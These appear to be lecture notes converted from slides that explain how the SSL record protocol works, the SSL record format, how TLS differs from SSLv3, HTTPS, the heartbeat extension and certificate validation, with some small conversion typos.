
Compression: This optional step requires lossless compression and carries the stipulation that the size of the input block will not increase by more than 1024 bytes.

Adding MAC: This step computes the MAC (Message Authentication Code) for the block. The MAC is appended to the compressed message block.

Encryption: The compressed message and the MAC are encrypted using symmetric-key encryption. The encryption may be carried out with a block cipher such as 3DES, RC4-128, AES or others

Append SSL Record Header: Finally, an SSL header is prepended to the encrypted block. The header consists of 8 bits for declaring the content type, 8 bits for declaring the major version used for SSL, 8 bits for declaring the minor version used, and 16 bits for declaring the length of the compressed

SSL Record Protocol Operation



Encoding

- ❑ All exchanges are in records up to 2^{14}B or 2^{16-1}B .
- ❑ The standard allows multiple messages in one record or multiple records.
- ❑ Most implementations use one message per record.
- ❑ Four Record Types:
 - 20 = Change Cipher Spec
 - 21 = Alerts (1 = Warning, 2 = Fatal)
 - 22 = Handshake
 - 23 = Application Data
- ❑ Record header:

Record Type	Version #	Rec Length
1B	2B	2B
- ❑ Each message starts with a 1B message-type and 3B message length.

Msg Type	Msg Len	Msg
----------	---------	-----

TLS (Transport Layer Security)

- IETF standard RFC 2246 similar to SSLv3
- With minor differences
 - In record format version number
 - Uses HMAC for MAC
 - A pseudo-random function expands secrets
 - Based on HMAC using SHA-1 or MD5
 - Has additional alert codes
 - Some changes in supported ciphers
 - Changes in certificate types & negotiations
 - Changes in crypto computations & padding

HTTPS

- ❑ HTTPS (HTTP over SSL)
 - Combination of HTTP & SSL/TLS to secure communications between browser & server
 - ❑ Documented in RFC2818
 - ❑ No fundamental change using either SSL or TLS
- ❑ Use https:// URL rather than http://
 - And port 443 rather than 80
- ❑ Encrypts URL, document contents, form data, cookies, HTTP headers

Heartbeat Extension to the SSL/TLS

Problem

A session does not allow for is to keep a session alive in anticipation of upcoming data exchanges between the two endpoints. That is, as soon as the data exchange between two endpoints terminates, the session will also terminate.

Solution

- The Heartbeat Extension Protocol sits on top of the SSL/TLS Record Protocol
- Central to the Heartbeat Extension Protocol are two messages, HeartbeatRequest and HeartbeatResponse.
- When one endpoint sends a HeartbeatRequest message to the other endpoint, the former expects a HeartbeatResponse from the latter

Just to Know

1. Even though SSL and TLS are almost same they are not compatible
2. Now it is common to TLS protocol by the combined acronym SL/TLS. Probably the biggest reason for why the acronym SSL continues to survive is the fact the world's most popular software library that implements this protocol is OpenSSL. I'll have more to say about that library later in this section.
3. More recently, though, SSL/TLS has become critically important to several other forms of information exchange in the internet. These include the exchange of information between routers, between routers and servers, between email exchange servers, between hosts and the internet-accessible printers, and so on.
4. As you know from a certificate is validated by checking it with the public key of the CA, and the validation of the signing CA done in a similar manner, until you reach the Root Certificate
5. Every browser stores the public key of the root server.